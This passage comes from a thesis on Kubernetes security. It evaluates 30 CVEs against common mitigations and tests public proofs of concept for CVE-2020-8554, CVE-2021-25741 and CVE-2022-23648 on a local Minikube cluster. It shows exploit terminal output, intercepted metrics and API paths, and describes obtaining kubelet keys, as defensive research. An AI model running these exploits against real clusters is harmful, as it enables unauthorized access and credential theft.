Kubernetes is torn between being secure by default and ease of setup. One of the issues is that a more secure Kubernetes distribution increases the skill floor needed to set up a cluster. 89% of organizations say that ransomware attacks in Kubernetes are a risk, but only a third of organizations have defenses in place against such attacks [37]. Moreover, the native tools provided by Kubernetes to secure pods have historically been hard to implement, in beta or generally complex [38].

General security

Security research on Kubernetes is currently ongoing, both by academic researchers and the community in general [39, 40, 41]. General security concerns for Kubernetes are mostly the same as a conventional deployment of software. However, in addition, there are control plane components that have to be secured, these can be likened to admin tools for conventional deployments. In figure 2.4 some attack vectors are shown.

etcd A central part of the Kubernetes stack is the `etcd` distributed key-value store, it holds configuration information about the cluster. By default, the `etcd` database is not encrypted and access is not restricted. This exposes sensitive information and the consensus is to encrypt `etcd` at rest and restrict access such that one can only interact with the Kubernetes API and isolate this access behind a firewall [42]. One interesting note on `etcd` is that the underlying infrastructure can affect the `etcd` performance, as such a badly configured infrastructure can increase the impact of Denial of service attacks if `etcd` performance is lacking [43].

Out of date Kubernetes According to the 2020 Datadog container survey, the most popular Kubernetes version is 17 months old, and more to the point only around 85% were using the two newest versions [44]. This highlights the need for solutions that are more than using the latest version of Kubernetes. That is, administrators need a way to patch insecurities without updating Kubernetes as a stop-gap solution.

Pod security

As the smallest building block and the de facto application that is deployed into the Kubernetes cluster pod security is critical to a secure cluster. Following will be a discussion on some general recommendations regarding Pod security and later a more focused exploration of container escape.

Container escape Because the applications deployed in Kubernetes, along with any sidecar containers, are deployed in containers the issue of container sandboxing is critical. If an attacker can break the container sandboxing runtime they can get access to the underlying system or platform. Moreover, the issue is exacerbated when the application is deployed in a multi-tenant situation as the breach can result in neighboring processes leaking sensitive data [45]. Herein we see the importance of system call scanning and the prevention of unusual calls. Another central defense is container scanning, if the container images are vulnerable, so is the Kubernetes cluster. Furthermore, policies that prevent the container runtime from running as root, immutable file systems in containers, and deeper isolation of containers via virtual machines are all defenses pertinent to the securement of Kubernetes.

One might argue that the sandboxing and virtualization technologies among with the easy deletion and re-population of infected pods might be sufficient. But as the number of CVEs for Kubernetes and the Linux kernel are ever-increasing it is important to recognize the importance of staying on top of them.

There has been some previous research into the cost of using more secure container runtimes with additional layers of isolation. It turns out that the increased security comes at a significant performance cost ($\approx 40\%$ depending on runtime)[24].

Resource based attacks

Some attacks should be considered an attack on the resources and organization that is hosting the Kubernetes cluster rather than an attack on Kubernetes itself. These attacks are mostly limited to Denial of Service attacks but can also be manipulation of employees or similar out-of-band attacks.

Denial of Service A security aspect that will be out of scope for the thesis that is important to mention is the Denial of Service attack. A DoS attack wants to overload and damage Kubernetes infrastructure in some way. One way is to simply overpower the system with requests until it crashes. Another way if the Kubernetes instance is on a public cloud is to exploit the autoscaler and cause financial damage

to the organization via a YoYo attack [46]. Whereby the attacker sends a large amount of data followed by a quiet period when Kubernetes has scaled up to handle the large number of requests, causing more resources to be used [47].

Network and Authentication

Kubernetes networking is a complex issue and everything won't be covered in the following sections. Moreover, there exists a plethora of networking plug-ins and replacements with their own security challenges which are out of scope of this thesis.

RBAC Role-based access control is provided by Kubernetes, this can be used to ensure that workloads and users only have access to what is needed [6].

Network security Kubernetes network security is out of scope more than the note that it is per default very permissive, pods can communicate unrestricted with each other [42]. It is also good practice to enable TLS to ensure control plane communication is encrypted inside the cluster [48].

Namespace segregation Kubernetes provides the *namespace* abstraction to partition cluster resources such that one resource does not impact another. Note that this is not the same as Linux namespaces mentioned in 2.2.2. However, namespaces are not isolated by default. Namespaces can however be isolated with RBAC rules and networking policies [48].

2.5.5 Host system

The security of the host system is of utmost importance. If an attacker can gain access to the hosts they would be able to execute malicious code and compromise the cluster. Recommendations for hosts are generally to limit access to them by disallowing as much traffic as possible and utilizing firewall rules to separate them. Moreover, regular hardening as well as installing the latest patches and versions is recommended [49].

2.6 Vulnerability categorization

As the number of vulnerabilities increases the need for a systemic way of cataloging and categorizing them arises. One common system, CVE, for this was developed in 1999 by David E. Mann and Steven M. Christey [50] and is currently operated by the Mitre corporation.

2.6.1 Common Vulnerabilities and Exposures

Common Vulnerabilities and Exposures (CVE) is a system to provide a reference method for publically known vulnerabilities. Each Vulnerability is assigned an

identifier, a unique public identifier with the prefix “CVE-” followed by the year and then a unique number: CVE-YEAR-NUMBER.

2.6.2 OWASP top 10

Another categorization is the OWASP top 10. OWASP, instead of assigning all vulnerabilities only publishes the top 10 most common web application security risks [51].

2.7 Mitigation strategies

The focus will be on pod security policies and non-root and rootless containers, as well as container escape methods. There will be some discussion on host mitigation strategies such as container runtime security and firewalling.

2.7.1 Common mitigation strategies

Starting with a set of general mitigation strategies from the 2022 Kubernetes hardening guide [48] they are:

1. Reducing the number of packages in the base operating system
2. Reducing pod permissions
3. Anti-DDoS protections
4. Container scanning
5. Network separation
6. Audit logs
7. Firewalls

We can categorize them into our 3 areas of concern, *Pod security*, *Network and RBAC*, and *Host security*. Item 2, 4, and 6 are related to Pod security whilst item 3, 5, and 7 are Network and RBAC related. Lastly, item 1 – and to some extent 2, 3, and 7 – is related to host security but with a different context.

Pod security

There has been some previous work on Pod security. For one there exist general hardening and best practices [48, 49, 42]. These PodSecurityPolicies are heavily utilized, however, as of Kubernetes version 1.21 PodSecurityPolicies are being deprecated [52].

Moreover, pod security is heavily dependent on container runtime security because if an attacker can escape the container to the host system with elevated privileges they would control the node. With the work of Reeves et al., we see that there exist a large attack surface and multiple container escape methods [13]. Furthermore, the container runtimes make use of kernel-level features such

as cgroups, namespaces, and other Container Security Measures such as Seccomp and Mandatory Access Control.

However, multiple third-party admission controllers such as Kyverno, K-rail, and OPA/Gatekeeper, exist and aim to prevent containers from performing, amongst other things, malicious syscalls that would enable them to elevate privileges.

The best practice is running containers as non-root users, as well as preventing containers to start as root using `mustRunAsNonRoot: true` to prevent privilege escalation [53]. In addition, there are tools to automatically analyze which system calls the container need or do not need to minimize needed syscalls [54].

Logging Logging is a central part of postmortems and real-time debugging. It is therefore advisable to enable logging for applications, containers, and the Kubernetes cluster as a whole. Moreover, monitoring for alerting and health checks should be set up [42]. These logs should however not contain sensitive information such as API keys etc [48].

Network and RBAC

Network plugins and RBAC are essential tools to manage communication and access within the cluster. This section will briefly discuss these topics.

RBAC Kubernetes provides an RBAC system that has two types of users; *Service accounts*, and *Normal user accounts*. The Service accounts handle Kubernetes API calls to and from a pod, authentication is typically managed by Kubernetes through the ServiceAccount Admission Controller. The main security issue is the unauthorized use of the access tokens, these secrets should therefore be encrypted and secured, and viewing of pod secrets should also be restricted [48].

RBAC consists of two parts, Roles and RoleBindings. These are generalized to cluster-wide roles via ClusterRole and ClusterRoleBindings. Firstly one should deactivate the *AlwaysAllow* to limit access. Thereafter, Roles can be used to add permissions as needed to a namespace or the cluster as a whole to users, groups, or service accounts [48].

Network Network security is a complex problem and network as a concept is of course central to Kubernetes. Not only does it include communication with external parties but also internal pod-to-pod communication including services. The default is that resources are not isolated, therefore, enabling lateral movement and exposing more components to a compromised component or container [48].

Firstly, namespaces are used to partition resources they can then be isolated with RBAC rules preventing access from another namespace. Secondly, NSA provides a Network Policies Checklist with four items to secure traffic. They are:

- Use a CNI plugin that supports NetworkPolicy API
- Create Policies that select Pods using podSelector and/or the namespaceSelector
- Use a default policy to deny all ingress and egress traffic.

- Use `LimitRange` and `ResourceQuota` policies to limit resources on a namespace or Pod level

Host security

Reducing the number of packages in the base operating system and firewalling the host are two ways of securing the cluster. Firstly, the reduction of packages will reduce the attack surface on the node when for example a container escape is successfully executed as the number of vulnerabilities is reduced. Firewalls are a central tool for segregating worker nodes from the control plane and protecting them from outside network traffic. Moreover, regular patching and upgrades should be conducted to mitigate vulnerabilities in the host operating system [48, 49].

2.7.2 Tools and strategies

Because Kubernetes is aimed at large-scale operations, naturally when these became commonplace automation became inevitable. No one security engineer can guarantee that all images are secure, but a tool that automatically scans containers at build time increases the likelihood of catching known vulnerabilities. An interesting subject of note is the use of honeypots and “vulnerable by default” clusters that are used to train personnel in offensive techniques [55, 39].

Third party tools As the need for a more secure Kubernetes distribution grew third-party tools were developed to fill the gaps where they could. An example of a Kubernetes-specific runtime policy enforcer is Gatekeeper [56].

2.8 Current knowledge gap

Despite the large amount of known Kubernetes security risks and mitigation strategies, there is currently no quantification, i.e. data, of the effectiveness of these mitigation strategies. The goal of this thesis is to fill this knowledge gap.

The methodology focuses on a theoretical evaluation and experimental validation of theoretical findings. Firstly, the theoretical evaluation is a systematic evaluation of the CVEs for Kubernetes. Secondly, the experiments are conducted with selected CVEs and their analyzed mitigation strategies. Thereafter, the results are analyzed and conclusions are drawn.

3.1 Analysis of adversary

To have a more conclusive analysis the Attack Tree threat model method [57] was used. The Attack Tree model was chosen because it could capture the threats to the system as a whole, rather than a more detailed but too expansive method. The main goal of the analysis is to gain insights into how an adversary can exploit the system and to identify the main attack vectors. The analysis started by investigating what end goals the adversary was concerned with, thereafter, the adversaries tools and resources were analyzed.

The adversaries' competence can range from a novice hacker with some resources and publicly available exploits to an adversary with the competence of a senior security researcher. Advanced persistent threat actors (APT) are excluded from the analysis on the basis that common mitigation strategies are more akin to hygiene routines than advanced protective measures and as such are easily surmountable by an APT actor.

3.1.1 Goals

Common attack motivations are often based on a monetary gain for the adversary or a loss of operations for the target. Monetary gain could be through simply stealing assets (e.g. money, credit cards, activation codes, etc.), extortion, or selling of sensitive data such as passwords or company secrets. Loss of operations could be a ransomware attack, hijacking or interception of internal communications, cryptojacking, etc.

From this we construct the following goals:

1. Steal sensitive data
2. Loss of operation

3. Steal monetary assets
4. Extortion for monetary gain

These goals are analyzed and expanded on to facilitate the theoretical analysis.

Steal sensitive data

To steal sensitive data the adversary has to gain unauthorized access to either the host filesystem, logs, or traffic. Gaining access to the filesystem can be done by a container escape or privilege escalation. Similarly to logs, the adversary has to gain access to information outside the container. To gain some notion of the monetary gain we note that in one case hackers asked for €500 per person for the stolen data [58].

Loss of operation

For the target to suffer a loss of operations there need not be a total loss, but rather a degradation of service is sufficient. This can be accomplished by DDoS-style attacks, cryptojacking, or ransomware. For DoS attacks to be successful the attacker has to identify a suitable component to overload, a configuration error or bug that can be exploited are two options.

Steal monetary assets

To steal monetary assets there first have to be some kind of asset, there could for example be a crypto wallet or credit card information. Thereafter, the adversary has to gain access to the filesystem and find a way to extract the assets from the Kubernetes environment.

Extortion for monetary gain

Extortion could be conducted with different goals in mind, for this goal monetary gain is in focus. This is in contrast with the first goal “Steal sensitive data” where the data is not necessarily stolen for monetary gain but could be stolen to gain insider information or other espionage reasons. To extort the adversary has to have some kind of asset as ransom, this could be sensitive information or the threat of ransomware on the system.

3.1.2 Tools and Resources

To assess the capabilities of the adversary an analysis of the tools and resources available to them is necessary. To limit the scope of the thesis from an APT actor we also limit the tools and resources available. For technical tools, we assume the adversary has access to a reasonably powerful personal computer.¹ Moreover, the adversary has a stable residential internet connection and access to the World Wide Web. Consequently, the adversary can be expected to be able to search for

¹Intel Core i5/AMD Ryzen 5, 16 GB RAM, NVIDIA 3060/AMD Radeon RX 6600

publicly available exploits and vulnerabilities. Furthermore, the adversary can be expected to be able to run cracking algorithms for outdated security standards as well as automated scripts for scanning and exploiting vulnerabilities without hindrance.

3.2 Theoretical analysis

To analyze what threats exist in the system, the attack tree threat model was used to identify threat vectors. For the theoretical analysis, an evaluation matrix was constructed and CVEs were evaluated from common mitigation strategies. The matrix includes the privilege level needed for the exploit to work, user, developer, or admin.

- User: has limited access to the cluster, cannot deploy Kubernetes objects.
- Developer: has access to some parts of cluster, can deploy some Kubernetes objects
- Admin: has unlimited access to the cluster.

3.2.1 Evaluation matrix

The evaluation matrix is a two-dimensional matrix where one of the dimensions is the CVEs, the other is common mitigation strategies. A matrix was chosen because it provided a approachable and systematic way to analyze multiple CVEs for any number of mitigation strategies. For each CVE and each mitigation strategy the strategy is theoretically evaluated and either marked as “Exploit works”, “Exploit fails”, or “Not applicable”. The evaluation is based on the existing documentation on the CVE attached to the listing. This includes GitHub issues, forum discussions, research blogs, and more grey literature. As such, the evaluation includes an evaluation of the system at hand and the attack surface. For each CVE and each mitigation strategy, the available documentation was read and analyzed, thereafter an evaluation was conducted, and the matrix cell was filled in.

3.2.2 Evaluated CVEs

For the analysis to be comprehensive, all 20 CVEs from the National Vulnerability Database that relate to Kubernetes were included in the analysis [59]. One could argue that most of the CVEs are not relevant because the Kubernetes version is too old. However, the decision was made to include them anyway as not all are running the most up-to-date version of Kubernetes (see 2.5.4). Moreover, the mitigations are relevant if a similar CVE is discovered.

As the evaluation was conducted the realization was made that a large attack surface was not being analyzed as it existed in the container runtime space. As such six CVEs for the container runtime containerd were included to cover this [60]. Moreover, four CVEs for the ingress controller Nginx were included to expand the scope to Kubernetes ingresses as they are the first point of contact in the case that the attacker does not have developer access [61].

3.2.3 Evaluated mitigation strategies

The scope of the thesis allows for a handful of mitigation strategies to be tested. These strategies should be seen as a basic measure to prevent common attacks and critical CVEs, not as a silver bullet to stop all threats. Analogous to washing one’s hands to minimize the chance of infection. The mitigation strategies are based on the knowledge gained while doing background research in combination with expertise at Elastisys, they are based on the Elastisys Compliant Kubernetes mitigation strategies.

PodSecurityPolicies

Two PodSecurityPolicies were evaluated: *PodSecurity baseline* and *PodSecurity restricted*. The baseline policy is the default PodSecurityPolicy shipped with Kubernetes shown in listing A.9, and the restricted policy is shown in listing A.10 in appendix A.2. The restricted policy restricts the userid of the container processes from being root, drops capabilities and restricts the usage of hostPath.

Note that PodSecurityPolicies are deprecated from version 1.21 and were during the thesis removed in version 1.25 of Kubernetes. However, this deprecation has resulted in other security issues that are out of scope for this thesis. [62]

Deny by default Network policy

The “deny by default Network policy” is a policy that simply disallows all traffic except explicitly allowed traffic. It is implemented with the network policy found in listing 3.1. The policy will deny all incoming and outbound traffic from the Kubernetes cluster.

Listing 3.1: Deny by default NetworkPolicy

```

{{- if .Values.denyAllIngressEgress }}
---
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: default-deny-all
spec:
  podSelector: {}
  policyTypes:
  - Ingress
  - Egress
{{- end }}

```

Role Based Access Control

The role-based access control policies are designed to limit the access of developers, and users of the cluster, from accessing resources that they should not have access to. These are found in Appendix A.1. The roles define users and an admin user,

the user is granted some privileges and the admin is granted full privileges to the cluster in all namespaces.

3.3 Experiment Design

To increase confidence in the correctness of the evaluation matrix, we selected a few CVEs and empirically verified if the mitigation strategies mitigated the CVE. We selected two Kubernetes CVEs and one for the container runtime containerd.

3.3.1 Kubernetes setup

The experiment was conducted using a Minikube instance running the containerd container runtime. The experiment was conducted on Ubuntu 22.04.1 LTS installed on a Dell XPS 13 with an 11th Gen Intel® Core™ i7-1165G7 and 16 GB of RAM.

To set up the experiment a short bash script, seen in appendix A in listing A.1, was executed with all flags active. The script creates a Minikube cluster and installs the necessary policies and access rules to conduct the tests. It will also create a user that has limited privileges, defined by RBAC rules, that is used in addition to the Minikube user which has more expansive access. Minikube was used as it is a Kubernetes version made to be run locally on a single computer, a one-node cluster. Moreover, it has the same security as a standard Kubernetes cluster and the possibility to implement the mitigation strategies to be tested.

3.3.2 CVEs to test

To test the effectiveness of the mitigations in situ, some CVEs were selected to be executed in the testing environment. The CVEs that were selected were chosen from the severity of the *Common Vulnerability Scoring System* (CVSS) score – a system that provides a numerical score of severity – and how recent the CVE was, with a higher CVSS score and more recent date being preferable. The exploits were first run with the vulnerabilities unmitigated. Thereafter, mitigations were applied and the exploits rerun.

The evaluation matrix includes 30 CVEs. Out of these CVEs, only the ones with a CVSS score higher than 5.0 were kept, as to only keep moderate to critical CVEs, resulting in 25 CVEs. From these CVEs, we wanted CVEs that covered more than one concept of Kubernetes, e.g. Pods, Services, etc. Out of these, we selected the ones which have an exploit ready to be used, hence we ended up with 3 CVEs, as listed below. The last requirement – availability of an exploit – was due to the large amount of time and effort needed to devise an exploit. The CVEs that were selected to be tested are:

- CVE-2020-8554 ²
- CVE-2021-25741 ³

²<https://nvd.nist.gov/vuln/detail/CVE-2020-8554>

³<https://nvd.nist.gov/vuln/detail/CVE-2021-25741>

- CVE-2022-23648 ⁴

⁴<https://nvd.nist.gov/vuln/detail/CVE-2022-23648>

Results and Evaluation

In this chapter, the results will be presented and discussed. The results are divided between the theoretical and experimental parts of the thesis and the analysis will consequently also be split in the same manner.

4.1 Results

The results are divided into theoretical and practical sections. The theoretical results consist of an evaluation matrix where CVEs and mitigation strategies are evaluated and the experimental results of either successful or failed mitigation.

4.1.1 Theoretical

The complete theoretical evaluation is shown in appendix B.1. In this chapter, the table has been broken into multiple tables. In table 4.1 the legend for the data is shown.

In table 4.2 the mitigations for Kubernetes are presented. We see that the bulk of CVEs for Kubernetes is mitigated with RBAC. Some CVEs are mitigated by using a PodSecurityPolicy. Moreover, we see that the deny-by-default network policy is not mitigating the execution of CVEs. For Kubernetes, we can see that in total there are 20 CVEs, three of which are mitigated by PodSecurityPolicies and one by a deny-by-default ingress network policy. RBAC rules can mitigate nine CVEs.

The mitigations for Nginx-ingress are presented in table 4.3. We see that PodSecurityPolicies do not affect the ingress, this is because the PodSecurityPolicies

x	Exploit works
-	Exploit fails
*	Not applicable
CVSS v3.0 Score	https://nvd.nist.gov/vuln-metrics/cvss
Privilege level	0: admin, 1: developer, 2: User

Table 4.1: Legend for tables: 4.2, 4.3, and 4.4

CVE	CVSS v3.0 Score	Privilege level	non-root	drop most capabilities	Host Path	drop all capabilities	no ingress network traffic	no egress network traffic	RBAC
2020-8562	3.1	1	x	x	x	x	x	x	x
2021-25743	3.0	2	x	x	x	x	x	x	x
2021-25741	8.1	1	-	x	x	x	x	x	x
2021-25740	3.1	1	x	x	x	x	x	x	-
2021-25735	6.5	*	x	x	x	x	x	x	x
2020-8554	5.0	1	x	x	x	x	x	x	-
2020-8563	5.5	1	x	x	x	x	x	x	-
2020-8557	5.5	1	-	-	-	-	x	x	x
2020-8555	6.3	1	x	-	-	-	x	x	-
2019-11254	6.5	1	x	x	x	x	x	x	-
2020-8552	4.3	1	x	x	x	x	x	x	-
2019-11250	6.5	1	x	x	x	x	x	x	-
2019-11248	8.2	1	*	*	*	*	*	*	x
2019-9946	7.5	*	*	*	*	*	x	x	*
2019-1002100	6.5	1	*	*	*	*	*	*	-
2016-7075	8.1	1	*	*	*	*	*	*	x
2015-7561	3.1	1	*	*	*	*	*	*	x
2015-7528	5.3	2	*	*	*	*	-	x	-
2016-1906	9.8	1	*	*	*	*	x	x	x
2016-1905	7.7	1	*	*	*	*	*	*	x

Table 4.2: Evaluation matrix for cpe:2.3:a:kubernetes:kubernetes:
:*.:.:*.:.:*.:.:*.:.:*

CVE	CVSS v3.0 Score	Privilege level	non-root	drop most capabilities	Host Path	drop all capabilities	no ingress network traffic	no egress network traffic	RBAC
2021-25746	7.1	1	*	*	*	*	x	x	-
2021-25745	8.1	1	*	*	*	*	x	x	-
2021-25742	7.1	1	*	*	*	*	x	x	-
2020-8553	5.9	1	*	*	*	*	x	x	-

Table 4.3: Evaluation matrix for `cpe:2.3:a:kubernetes:ingress-nginx:*.:*.*.*.*.*.*.*`

tested do not have any restrictions that affect the ingress controller pods. Similarly, the deny-ingress policy and deny-egress policy do not affect the NgInx-ingress as it is the ingress controller that enforces these rules.

As can be seen in table 4.4 the CVEs for containerd are mostly unmitigated by the common mitigation strategies. However, some CVEs are mitigated by RBAC and PodSecurityPolicies. In total 2 CVEs are mitigated by the PodSecurityPolicies; CVE-2021-32760 and CVE-2020-15257. These two CVEs can also be mitigated by RBAC rules. The three other CVEs are not mitigated by any of the common strategies investigated in this thesis.

4.1.2 Experimental

This section will cover the experimental results and the effects of the mitigation strategies on the exploit scripts.

CVE-2020-8554

For CVE-2020-8554 a proof of concept for the exploit had been developed by GitHub user Dviejopomata [63]. The first way of testing the vulnerability was used, the script is shown in listing B.1 in appendix B.2. When using a user that has permission to create services the exploit works and the service is started successfully shown in figure 4.1. In figure 4.2 we see that the server is providing us with metrics for processes that are in the kube-system namespace, data that should not be accessible. Moreover, in figure 4.3 we see that all traffic routes are intercepted and can be accessed from the browser.

CVE	CVSS v3.0 Score	Priviledge level	non-root	drop most capabilities	Host Path	drop all capabilities	no ingress network traffic	no egress network traffic	RBAC
2022-31030	5.5	1	x	x	x	x	*	*	x
2022-23648	7.5	1	x	x	x	x	*	*	x
2021-41103	7.8	1	x	x	x	x	*	*	x
2021-32760	6.3	2	x	x	-	x	*	*	-
2021-21334	6.3	2	x	x	x	x	x	x	x
2020-15257	5.2	2	-	x	x	x	*	*	-


Table 4.4: Evaluation matrix for cpe:2.3:a:linuxfoundation:containerd:-:*:*:*:*:*

```

fred@fred-XPS-13-9310: ~/workspace/exjobb/k
fred@fred-XPS-13-9310:~/workspace/exjobb/k8s-conf/exploits/scripts$ ./cve-2020-8554.sh
namespace/kubeproxy-mitm created
deployment.apps/echoserver created
service/mitm-lb created
Starting to serve on 127.0.0.1:8080

```

Figure 4.1: CVE-2020-8554: Running of cve-2020-8554 script



```

← → ↻ 127.0.0.1:8080/metrics
# HELP aggregator_openapi_v2_regeneration_count [ALPHA] Counter of OpenAPI v2 spec regeneration count broken down by causing APIService name and reason.
# TYPE aggregator_openapi_v2_regeneration_count counter
aggregator_openapi_v2_regeneration_count{apiservice="*",reason="startup"} 0
aggregator_openapi_v2_regeneration_count{apiservice="k8s_internal_local_delegation_chain_000000002",reason="update"} 0
# HELP aggregator_openapi_v2_regeneration_duration [ALPHA] Gauge of OpenAPI v2 spec regeneration duration in seconds.
# TYPE aggregator_openapi_v2_regeneration_duration gauge
aggregator_openapi_v2_regeneration_duration{reason="startup"} 0.37493836
aggregator_openapi_v2_regeneration_duration{reason="update"} 0.568489065
# HELP aggregator_unavailable_apiservice [ALPHA] Gauge of APIServices which are marked as unavailable broken down by APIService name.
# TYPE aggregator_unavailable_apiservice gauge
aggregator_unavailable_apiservice{name="v1."} 0
aggregator_unavailable_apiservice{name="v1.acme.cert-manager.io"} 0
aggregator_unavailable_apiservice{name="v1.admissionregistration.k8s.io"} 0
aggregator_unavailable_apiservice{name="v1.apixtensions.k8s.io"} 0
aggregator_unavailable_apiservice{name="v1.apps"} 0
aggregator_unavailable_apiservice{name="v1.authentication.k8s.io"} 0
aggregator_unavailable_apiservice{name="v1.authorization.k8s.io"} 0
aggregator_unavailable_apiservice{name="v1.autoscaling"} 0
aggregator_unavailable_apiservice{name="v1.batch"} 0
aggregator_unavailable_apiservice{name="v1.cert-manager.io"} 0
aggregator_unavailable_apiservice{name="v1.certificates.k8s.io"} 0
aggregator_unavailable_apiservice{name="v1.coordination.k8s.io"} 0
aggregator_unavailable_apiservice{name="v1.events.k8s.io"} 0
aggregator_unavailable_apiservice{name="v1.networking.k8s.io"} 0
aggregator_unavailable_apiservice{name="v1.node.k8s.io"} 0
aggregator_unavailable_apiservice{name="v1.rbac.authorization.k8s.io"} 0
aggregator_unavailable_apiservice{name="v1.scheduling.k8s.io"} 0
aggregator_unavailable_apiservice{name="v1.storage.k8s.io"} 0
aggregator_unavailable_apiservice{name="v1beta1.admissionregistration.k8s.io"} 0
aggregator_unavailable_apiservice{name="v1beta1.apixtensions.k8s.io"} 0
aggregator_unavailable_apiservice{name="v1beta1.authentication.k8s.io"} 0
aggregator_unavailable_apiservice{name="v1beta1.authorization.k8s.io"} 0
aggregator_unavailable_apiservice{name="v1beta1.batch"} 0
aggregator_unavailable_apiservice{name="v1beta1.certificates.k8s.io"} 0
aggregator_unavailable_apiservice{name="v1beta1.coordination.k8s.io"} 0

```

Figure 4.2: CVE-2020-8554: Accessing privileged process metrics from web browser

When the RBAC rules are applied and the user does not have access to create services, the exploit fails. The scripts' failure to execute is shown in figure 4.4. The failure to intercept data and display in the web-page is shown in figure 4.5.

CVE-2021-25741


The CVE-2021-25741 script was developed by the GitHub user Betep0k [64]. However, a slight modification to the script was needed. The Python image `quay.io/bitnami/python:3.7-prod` was replaced with `bitnami/python:3.7` as the former is no longer provided by bitnami. In figure 4.6 we see the exploit running against an unmitigated cluster, the exploit succeeds. However, when the mitigation strategies are applied we see in figure 4.7 that the user does not have access to create pods and is unable to deploy the malicious pods.

CVE-2022-23648

The CVE-2022-23648 proof of concept was published by GitHub user raesene [65]. A small script was constructed to repeatably run the exploit and check if it succeeded, shown in listing B.5 in appendix B.2. The script deploys the pod shown in listing B.4 and waits until it has deployed to run the command that shows it has access to kubelet keys. In figure 4.8 we see the exploit run and give us key information back. In figure 4.9 we see that the exploits succeed despite the PodSecurityPolicy, as was concluded in the theoretical evaluation.

4.2 Evaluation and Discussion

This section will discuss the findings in section 4.1.



The image shows a web browser window displaying a list of API paths. The browser's address bar shows the URL 127.0.0.1:8080. The page content is a JSON array of paths, with the first few lines visible as follows:

```
paths:
  0: "/.well-known/openid-configuration"
  1: "/api/"
  2: "/api/v1/"
  3: "/apis/"
  4: "/apis/"
  5: "/apis/acme.cert-manager.io/"
  6: "/apis/acme.cert-manager.io/v1/"
  7: "/apis/admissionregistration.k8s.io/"
  8: "/apis/admissionregistration.k8s.io/v1/"
  9: "/apis/admissionregistration.k8s.io/v1beta1/"
  10: "/apis/apixtensions.k8s.io/"
  11: "/apis/apixtensions.k8s.io/v1/"
  12: "/apis/apixtensions.k8s.io/v1beta1/"
  13: "/apis/apiregistration.k8s.io/"
  14: "/apis/apiregistration.k8s.io/v1/"
  15: "/apis/apiregistration.k8s.io/v1beta1/"
  16: "/apis/apps/"
  17: "/apis/apps/v1/"
  18: "/apis/authentication.k8s.io/"
  19: "/apis/authentication.k8s.io/v1/"
  20: "/apis/authentication.k8s.io/v1beta1/"
  21: "/apis/authorization.k8s.io/"
  22: "/apis/authorization.k8s.io/v1/"
  23: "/apis/authorization.k8s.io/v1beta1/"
  24: "/apis/autoscaling/"
  25: "/apis/autoscaling/v1/"
  26: "/apis/autoscaling/v2beta1/"
  27: "/apis/autoscaling/v2beta2/"
  28: "/apis/batch/"
  29: "/apis/batch/v1/"
  30: "/apis/batch/v1beta1/"
  31: "/apis/cert-manager.io/"
  32: "/apis/cert-manager.io/v1/"
  33: "/apis/certificates.k8s.io/"
  34: "/apis/certificates.k8s.io/v1/"
  35: "/apis/certificates.k8s.io/v1beta1/"
  36: "/apis/coordination.k8s.io/"
  37: "/apis/coordination.k8s.io/v1/"
  38: "/apis/coordination.k8s.io/v1beta1/"
  39: "/apis/discovery.k8s.io/"
  40: "/apis/discovery.k8s.io/v1beta1/"
  41: "/apis/events.k8s.io/"
  42: "/apis/events.k8s.io/v1/"
  43: "/apis/events.k8s.io/v1beta1/"
  44: "/apis/extensions/"
  45: "/apis/extensions/v1beta1/"
  46: "/apis/flowcontrol.apiserver.k8s.io/"
  47: "/apis/flowcontrol.apiserver.k8s.io/v1beta1/"
  48: "/apis/networking.k8s.io/"
  49: "/apis/networking.k8s.io/v1/"
  50: "/apis/networking.k8s.io/v1beta1/"
  51: "/apis/node.k8s.io/"
  52: "/apis/node.k8s.io/v1/"
  53: "/apis/node.k8s.io/v1beta1/"
  54: "/apis/policy/"
  55: "/apis/policy/v1beta1/"
  56: "/apis/rbac.authorization.k8s.io/"
  57: "/apis/rbac.authorization.k8s.io/v1/"
  58: "/apis/rbac.authorization.k8s.io/v1beta1/"
  59: "/apis/scheduling.k8s.io/"
  60: "/apis/scheduling.k8s.io/v1/"
  61: "/apis/scheduling.k8s.io/v1beta1/"
  62: "/apis/storage.k8s.io/"
  63: "/apis/storage.k8s.io/v1/"
  64: "/apis/storage.k8s.io/v1beta1/"
  65: "/health/"
  66: "/health/autoregister-completion/"
  67: "/health/etcd/"
  68: "/health/log/"
  69: "/health/ping/"
  70: "/health/poststarthook/aggregator-reload-proxy-client-cert/"
  71: "/health/poststarthook/apiservice-openapi-controller/"
  72: "/health/poststarthook/apiservice-registration-controller/"
  73: "/health/poststarthook/apiservice-status-available-controller/"
  74: "/health/poststarthook/bootstrap-controller/"
  75: "/health/poststarthook/crd-informer-synced/"
  76: "/health/poststarthook/generic-apiserver-start-informers/"
```

Figure 4.3: CVE-2020-8554: Accessing privileged routes from web browser


```

Fred@Fred-XPS-13-9310:~/workspace/exjobb/k8s-conf/exploits/scripts$ ./cve-2020-8554.sh
Error from server (Forbidden): error when creating "STDIN": namespaces is forbidden: User "user1" cannot create resource "namespaces" in API group "" at the cluster
scope
Error from server (Forbidden): error when retrieving current configuration of:
Resource: "apps/v1, Resource=deployments", GroupVersionKind: "apps/v1, Kind=Deployment"
Name: "echoserver", Namespace: "kubeproxy-nitn"
from server for: "STDIN": deployments.apps "echoserver" is forbidden: User "user1" cannot get resource "deployments" in API group "apps" in the namespace "kubeproxy-
nitn"
